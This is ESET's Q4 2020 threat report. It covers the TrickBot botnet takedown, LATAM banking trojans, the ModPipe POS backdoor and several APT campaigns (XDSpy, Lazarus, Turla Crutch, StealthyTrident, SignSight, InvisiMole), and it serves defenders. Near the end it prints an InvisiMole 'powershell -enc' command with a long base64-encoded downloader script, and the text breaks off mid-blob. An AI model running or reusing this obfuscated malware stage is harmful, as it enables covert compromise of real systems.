ENJOY SAFER TECHNOLOGY™

Contents

Foreword

Welcome to the Q4 2020 issue of the ESET Threat Report!

2020 was many things ("typical" not being one of them), and it sure feels good to be writing about it in the past tense.

As if really trying to prove a point, the pandemic picked up new steam in the last quarter, bringing the largest waves of infections and further lockdowns around the world. Amid the chaos, the long-anticipated vaccine rollouts brought a collective sigh of relief – or, at least, a glimmer of hope somewhere in the not-too-far-distant future.

In cyberspace, events also took a dramatic turn towards the end of the year, as news of the SolarWinds supply-chain attack swept across the industry. With many high-profile victims, the incident is a stark reminder of the potential scope and impact of these types of attacks, which are also exceedingly difficult to detect and prevent.

While not all as earthshaking as the SolarWinds hack, supply-chain attacks are becoming a major trend: in Q4 alone, ESET uncovered as many as the whole sector saw annually just a few years back. And – seeing how much cybercriminals have to gain from them – their numbers are only expected to continue growing in the future.

Luckily, however, threat actors are not the only ones on the offensive. In October 2020, ESET took part in a global disruption campaign targeting TrickBot, one of the largest and longest-lived botnets. Thanks to the combined efforts of all who participated in this operation, TrickBot took a heavy blow with 94% of its servers taken down in a single week.

As we step into the new year, this report offers not only an overview of the Q4 threat landscape, but also commentary on the broader trends observed throughout 2020 as well as predictions for 2021 by ESET malware research and detection specialists.

With work from home being the new normal in many sectors – one of the largest shifts brought by the pandemic – the enormous 768% growth of RDP attacks between Q1 and Q4 2020 comes as no surprise. As the security of remote work improves, the boom in these types of attacks is expected to slow down – for which we already saw some signs in Q4. One of the most pressing reasons to pay attention to RDP security is ransomware, commonly deployed through RDP exploits, and posing a great risk to both private and public sectors.

In Q4 2020, the ultimatums made by ransomware gangs were more aggressive than ever, with threat actors demanding probably the highest ransom amounts to date. And while Maze, a pioneer of combining ransomware attacks and the threat of doxing, closed shop in Q4, other threat actors added more and more aggressive techniques to increase pressure on their victims. Seeing the turbulent developments on the ransomware scene throughout 2020, there is nothing to suggest these rampant attacks will not continue in 2021.

The growth of ransomware might have been an important factor in the decline of banking malware; a decline that only intensified over the last quarter of the year. Ransomware and other malicious activities are simply more profitable than banking malware, the operators of which already have to grapple with the heightening security in the banking sector. There was, however, one exception to this trend: Android banking malware registered the highest detection levels of 2020 in Q4, fueled by the source code leak of the trojan Cerberus.

With the pandemic creating fertile ground for all kinds of malicious activities, it is all but obvious that email scammers would not want to be left out. Our telemetry showed COVID-19 used as lures in illicit emails throughout all of 2020. Q4 also saw a rise in vaccine scams used as lures, a trend that is expected to continue in 2021.

In a development similar to the cryptocurrency boom of 2017, the value of bitcoin skyrocketed at the end of 2020. This was accompanied by a slight increase in cryptominer detections, the first since October 2018. If cryptocurrencies continue their growth, we can expect to see cryptocurrency-targeting malware, phishing and scams become more prevalent again.

The final quarter of 2020 was also rich in research findings, with ESET uncovering a number of supply-chain attacks: a Lazarus attack in South Korea, a Mongolian supply-chain attack named Operation StealthyTrident, and the Operation SignSight supply-chain attack against a certification authority in Vietnam. Our researchers also discovered Crutch – a previously undocumented backdoor by Turla – and XDSpy, an APT group covertly operating at least since 2011.

For those especially interested in ESET research updates, this report also provides previously unpublished information regarding APT group operations, such as Operation In[ter]ception, InvisiMole, PipeMon, and more. These can be found in the APT Group Activity section.

ESET continues to actively contribute to the MITRE ATT&CK knowledge base, which saw five ESET entries added in the October update. And, as always, ESET researchers took multiple opportunities to share their expertise at various virtual conferences this quarter, speaking at Black Hat Asia, AVAR, CODE BLUE, and many others. If you are hungry for new cybersecurity content from ESET Research, you can look forward to our talks at the RSA conference in May 2021.

ESET presentations are not the only thing for which you can be excited in May – it is also the month when you can expect to read the revamped version of the ESET Threat Report, the T1 2021 report.

Until then... Happy reading, stay safe – and stay healthy!

Roman Kováč, Chief Research Officer

FEATURED STORY

ESET takes part in global operation to disrupt TrickBot

Jean-Ian Boutin, ESET Head of Threat Research


ESET has collaborated with partners Microsoft, Lumen's Black Lotus Labs, NTT Ltd. and others in an attempt to disrupt TrickBot botnets. ESET contributed to the project by providing technical analysis, statistical information, and known command and control server domain names and IPs.

TrickBot has infested over a million computing devices around the world since late 2016 and we have been tracking its activities since the beginning. In 2020 alone, our automatic platform analyzed more than 125,000 malicious samples and downloaded and decrypted more than 40,000 configuration files used by the different TrickBot modules, giving us an excellent viewpoint of the different C&C servers used by this botnet.

TrickBot has been a major nuisance for internet users for a long time, with compromises reported in a steady manner, making it one of the largest and longest-lived botnets out there. ESET telemetry data from October 2019 to October 2020 shows that this malware strain represents a threat for internet users globally.

Throughout its existence, TrickBot malware has been distributed in a number of ways. Recently, a chain we observed frequently is TrickBot being dropped on systems already compromised by Emotet, another large botnet.

TrickBot's modular architecture allows it to perform a vast array of malicious actions using a variety of plugins. It can steal all kinds of credentials from a compromised computer and, more recently, has been observed mostly as a delivery mechanism for arguably more damaging attacks, such as ransomware.



Worldwide Trickbot detections between October 2019 and October 2020


Throughout our tracking, we were able to collect and analyze 28 different TrickBot plugins. Some are meant to harvest passwords from browsers, email clients and a variety of applications, while others can modify network traffic or self-propagate. TrickBot plugins are implemented as standard Windows DLLs, usually with at least these four distinctive exports: Start, Control, Release and FreeBuffer.

We did not observe many samples of the different plugins once they were developed and used in the wild. The ones that changed the most are those containing a static configuration file embedded in the binary. These configuration files contain, among other things, C&C server information, so it is expected to see these change over time.

Although there are potentially many different downloaded configuration files present in a TrickBot installation, the main module contains an encrypted, hardcoded configuration. This contains a list of C&C servers as well as a default list of plugins that should be downloaded.

As mentioned earlier, some plugins also rely on configuration files to operate properly. These plugins rely on the main module to download these configuration files from the C&C servers. Plugins achieve this by passing a small module configuration structure, stored in the plugin binary's overlay section, that lets the main module know what it should download.

Being able to gather these configuration files allowed us to map the network infrastructure of TrickBot. The main module uses its list of hardcoded C&C servers and connects to one of them to download a second list of C&C servers, the so-called psrv list. The main module contacts this second layer of C&C servers to download the default plugins specified in the hardcoded configuration file. Other modules can be downloaded later upon receiving a command to do so from the TrickBot operators. Some of the plugins, such as the injectDll plugin, for example, have their own C&C servers, which contain configuration files. Finally, there are dedicated C&C servers for plugins. The most prevalent of them are so-called dpost servers,




Trickbot network communication process

used to exfiltrate stolen data such as credentials but others exist. All these different layers make the disruption effort more challenging. The accompanying scheme illustrates this initial communication process.

We have been tracking these different C&C servers since early 2017. This knowledge was, of course, vital in the disruption effort, since we were able to contribute to mapping the network infrastructure used by the operators.

Another interesting artifact we were able to gather through crawling this botnet is the unique identifier present in each TrickBot sample, the so-called gtag. The figure below presents a timeline of all gtags we extracted from TrickBot configuration files from September 2019 to September 2020.



gtags group timeline

Trying to disrupt an elusive threat such as TrickBot is very challenging and complex. It has various fallback mechanisms and its interconnection with other highly active cybercriminal actors in the underground makes the overall operation extremely complex. We will continue to track this threat and assess the impact that such actions can have on such a sprawling botnet in the long run.

Special thanks to Jakub Tomanek, Jozef Dúc, Zoltán Rusnák and Filip Mazán.

WeLiveSecurity blogpost [1]

TrickBot disruption data from Microsoft

On October 20, 2020, Microsoft *published an update* [2] on the disruption effort.

Based on Microsoft's data, the global operation led to the elimination of 94% of TrickBot's critical operational infrastructure. Out of the 69 servers around the world initially identified as core to TrickBot's operations, 62 were disabled. The seven remaining servers, which are not traditional command-and-control servers but rather IoT devices TrickBot infected and was using as part of its server infrastructure, were in the process of being disabled at the time of publication.

As the criminals operating TrickBot scrambled to replace the disabled infrastructure, 59 new servers they attempted to add to their infrastructure were identified. All but one of these new servers have since been disabled.

In sum, from beginning of the operation until October 18, 120 of the 128 servers identified as TrickBot infrastructure around the world were taken down.

NEWS FROM THE LAB

Latest findings from ESET Research Labs across the world

Banking malware

LATAM financial cybercrime: Competitors-in-crime sharing TTPs

ESET researchers discovered that LATAM banking trojans, while being several distinct malware families, appear to be cooperating closely. ESET's long-term research into these trojans has shown a great number of commonalities between the families.

First, the implementation of the trojans' cores is practically identical. The main logic of the distribution chain is shared across the groups, first checking for an indicator that a machine has already been compromised. Several banking trojans started using Windows Installer (MSI) as the first stage of the distribution chain. Additionally, the same distribution chains have been observed to deliver multiple banking trojans.

Other commonalities include the use of the same uncommon third-party libraries and encryption algorithms, and the same string and binary obfuscation techniques. Latin American banking trojans also share execution methods, bringing their own tools bundled in ZIP archives.

Since 2019, it has been observed that several Latin American banking trojans have also started targeting European countries, mainly Spain and Portugal. As an additional common feature, they use similar spam email templates.

We believe that there are multiple threat actors responsible for maintaining these malware families and that these threat actors cooperate.

WeLiveSecurity blogpost [3]

Backdoors

Hungry for data, ModPipe backdoor hits POS software used in hospitality sector

ESET Research discovered a modular backdoor named ModPipe that allows attackers to access sensitive information on devices running ORACLE MICROS Restaurant Enterprise Series (RES) 3700 POS. The POS (point of sale) software is used in the hospitality industry worldwide.


ModPipe consists of multiple modules – initial dropper, persistent loader, the main module that creates the pipe used for communication between modules and con-

trols the whole malware, networking module, and, finally, downloadable modules. The downloadable modules are the most intriguing part of this malware, providing it with additional functionality.

So far, our investigation has uncovered three downloadable modules. The first, GetMicInfo, contains an algorithm capable of decrypting RES 3700 passwords stored in the registry. The others are ModScan, which collects additional information about the environment, and ProcList, which gathers information about currently running processes. Our research suggests that there exist at least four other downloadable modules with unknown functionality.

Using credentials obtained via GetMicInfo, the attackers can gain access to database contents, including information about POS transactions. They should not be able to access sensitive customer information this way, but it is possible that a module with such functionality exists.

WeLiveSecurity blogpost [4]



Overview of ModPipe backdoor architecture

APT GROUP ACTIVITY

Highlights from ESET investigations into Advanced Persistent Threat groups and their campaigns

XDSpy

XDSpy: Stealing government secrets since 2011

ESET Research discovered a previously unknown APT group operating at least since 2011. The group, named XDSpy by ESET, targets government and private sector entities in the Balkans and Eastern Europe in order to exfiltrate data.

The group usually uses spearphishing to initiate its attacks. In 2020, it has leveraged the COVID-19 pandemic at least twice for this purpose. The emails mostly contain a ZIP or RAR archive with a malicious file. In June 2020, XDSpy used a vulnerability in Internet Explorer to deliver a malicious RTF file; a patch for that vulnerability was first available two months prior.

No matter how the group makes its first step, what follows is the download of XDDown, the main malware component. XDDown is a downloader that obtains additional malware plug-ins used mainly for data exfiltration. XDSpy operates on business days in the same time zone as its victims, suggesting professional activity.

Since we did not find any code similarities with other malware families, and we did not observe any overlap in the network infrastructure, we conclude that XDSpy is a previously undocumented group.

WeLiveSecurity blogpost [5]

Lazarus group

Lazarus supply-chain attack in South Korea

ESET researchers uncovered several attempts to deploy Lazarus malware in South Korea via supply-chain attacks. To do this, Lazarus leveraged legitimate South Korean security software WIZVERA VeraPort and digital certificates stolen from two different companies.

Many governmental and internet banking websites in South Korea require additional security software to be installed on users' computers. One of the programs used to manage such software is WIZVERA VeraPort. Lazarus used this program to deliver malware from compromised websites with specific VeraPort configuration options.

The attacks have been attributed to Lazarus based on community agreement that they constitute the continuation of what KrCERT has called Operation BookCodes, the toolset used in the operation, the setup of the network infrastructure, the unusual method of infiltration and encryption, and Lazarus's history of targeting South Korea.

Supply-chain attacks allow threat actors to deploy malware on many computers at the same time and thus are occurring more and more frequently.

WeLiveSecurity blogpost [6]

Turla

Turla Crutch: Keeping the “back door” open

ESET researchers discovered a previously undocumented backdoor dubbed Crutch that we attributed to the APT group Turla. Crutch was in use from 2015 to, at least, the beginning of 2020. As is common for Turla, attacks seem to be highly targeted, since the malware was found on the network belonging to the Ministry of Foreign Affairs of an EU country.

The Crutch toolset was designed to exfiltrate sensitive documents to Dropbox accounts controlled by Turla operators. Based on the commands we were able to capture during the analysis, the threat actors were mainly doing reconnaissance, espionage, and lateral movement. According to the times when the operators uploaded ZIP files to Dropbox, the attackers are likely to operate in the UTC+3 time zone.

Crutch is not a first-stage backdoor – it was deployed on a network that had already been compromised either by using an implant such as Skipper, or using PowerShell Empire. In the latter case, the malicious software could have arrived on the machine via another implant, or possibly through spearphishing.

The sophistication of the attacks and the technical details of the operation further strengthen the perception that Turla has considerable resources to operate its large and diverse arsenal.

WeLiveSecurity blogpost [7]

Supply-chain attacks

Operation StealthyTrident: Corporate software under attack

ESET researchers discovered that the chat software Able Desktop, part of a business suite popular in Mongolia, was used to deliver the HyperBro backdoor, and the Korplug and Tmanger RATs. We also found a connection with the ShadowPad backdoor. We named these attacks Operation StealthyTrident due to the extensive use of a three-pronged “trident” side-loading technique.

The payloads were delivered through trojanized installers and probably a compromised update system. Our telemetry shows that the trojanized installers were in use at least from 2018 and the update system has been compromised since at least June 2020.

Attribution of the operation is difficult, since there appear to be several different groups at play. HyperBro is a backdoor commonly used by LuckyMouse, and Tmanger has been attributed to TA428. Additionally, we observed that Tmanger used one of the ShadowPad C&C servers in this series of attacks, and ShadowPad is used by at least five different threat actors. It is possible that some of the malicious tools are shared between groups, or that LuckyMouse and TA428 either cooperate or even are the same threat actor.

We reported our findings to Able Soft, the authors of Able Desktop. They stated that the trojanized installers and Able Desktop updates had not been used since we informed them about the issue.

WeLiveSecurity blogpost [8]

Operation SignSight: Supply-chain attack against a certification authority in Southeast Asia

ESET researchers uncovered a supply-chain attack on the website of the Vietnam Government Certification Authority (VGCA). The threat actors modified two downloads available on the website by adding a backdoor to them. Operation SignSight makes use of the malware known as PhantomNet or Smanager.

Digital signatures are very common in Vietnam, with VGCA being one of the authorized certificate providers. The files available on its website are thus deemed trustworthy, which makes it a worthwhile target for APT groups.

The backdoor used in this supply-chain attack, PhantomNet, can gather basic information about its victims – computer name, hostname, username, OS version, user privileges, and the public IP address. It can also receive additional, complex plug-ins that are most likely only employed on machines of particular interest to the threat actors.

We discovered the attacks in early December 2020 and believe that the VGCA website stopped delivering malicious content in August 2020. Upon discovery, we notified VGCA about this incident and they confirmed that they had already been aware of the situation and had notified the affected users.

WeLiveSecurity blogpost [9]

InvisiMole group Threat Report exclusive

The InvisiMole group has been active since at least 2013, and is known for highly targeted cyberespionage attacks against governmental institutions and diplomatic missions in Eastern Europe.

InvsiMole tools still under development, with updates to avoid detection

In June 2020, ESET researchers published a ***white paper*** [10] documenting InvisiMole's recent espionage activities, uncovering its TTPs as well as its cooperation with the Gamaredon Group. Our monitoring in the second half of 2020 shows that the group remained active throughout this period, with new targets located in Armenia, Belarus, Greece, Russia and Ukraine. We detected new versions of InvisiMole's TCP and DNS downloaders, a previously unused PowerShell script, and attempts to avoid detection.

As introduced in the Q2 2020 white paper, InvisiMole's TCP downloader is the first tool deployed after a successful compromise, used to download additional components. The TCP downloader blob is typically embedded in trojanized executables, crafted using benign files stolen from the compromised organization. InvisiMole continued using this technique in the second half of 2020 – we detected six new PDF documents and software installers ***tainted*** [11] with InvisiMole's TCP downloader.

Furthermore, we discovered another execution method for the TCP downloader blob. In this scenario, the attackers drop a script named "execute.bat", which executes PowerShell with a base64-encoded script passed as an argument.

```
powershell  -enc
JABoAHMAdAByAD0AQAAiAA0ACgBiADcAYgAyADAAMAA1ADUANAA4ADgAOQB1ADUANAA4ADgAZABhADQAMgA0ADAAMAA4ADAAZgBkAGYAZgBmAGYANAA4ADgAOQA5AGQAYgA4ADQAMQAwADIANgAwADQA
ZABmADgAZQA4AGQANwAwADAAMAAwADAAMAA0AGMAMAAwADYAZgA2ADEANgA0ADQAYwA2ADkANgAyADcAMgA2ADEAMAAwADcAMgA3ADkANAAxADAAMAA0ADMANwAyADYANQA2ADEAMQAwADcANAA2ADUA
NQA0ADYAOAAwADAAMQA4ADYANAAwADAANAA3ADAAMAA2ADUANwA0ADQAMwA2AGYANgBkADcAMAA3ADUANwA0ADAAMAA2ADUANwAyADQAZQA2ADEANgBkADYANQA1ADcAMAAwADAAMAA1ADYANgA5ADcA
MgA3ADQANwA1ADYAMQA2AGMANAAxADAAMAA2AGMANgBjADYAZgA2ADMAMAAwADAAMAA3ADcANwAzADAAMAAzADIANQBmADMAMwAzADIAMgB1ADYANAA2AGMANgBjADgAMAAwADAANQA3ADUAMwA0ADEA
NQAzADcANAA2ADEAMAAwADMAOAAwADIANwAwADAAMgAxADQANgBmADYAMwA2AGIANgA1ADcANAA0ADEAMAAwADAAMAA2ADMANgBmADYAZQA2AGUANgA1ADYAMwA3ADQAMAAwADAAMAA3ADIANgA1ADYA
MwA3ADYAMAAwADcAMwA2ADUAMAAwADYAZQA2ADQAMAAwADYAMwA2AGMANgBmADcAMwA2ADUAMQA2ADcAMwAwADIAMQB1ADAAMAAxADAANwA0ADAAMQAwADkANgBmADcAMAA3ADQAMAAxADAAMQA4ADUA
MAAyADAAMAAwADEAYgBiADUAMgBjAGEAYQBjADAANgA4ADYAMAAxADAAYgAwADEAMAAzADcANAA2ADUANwAzADcANAA2ADUANwAzADcANAA1ADQANQA4ADQAMwA1ADAANQAwADAANQAwAGYAMgA5ADAANwANAAoAMABiADAA
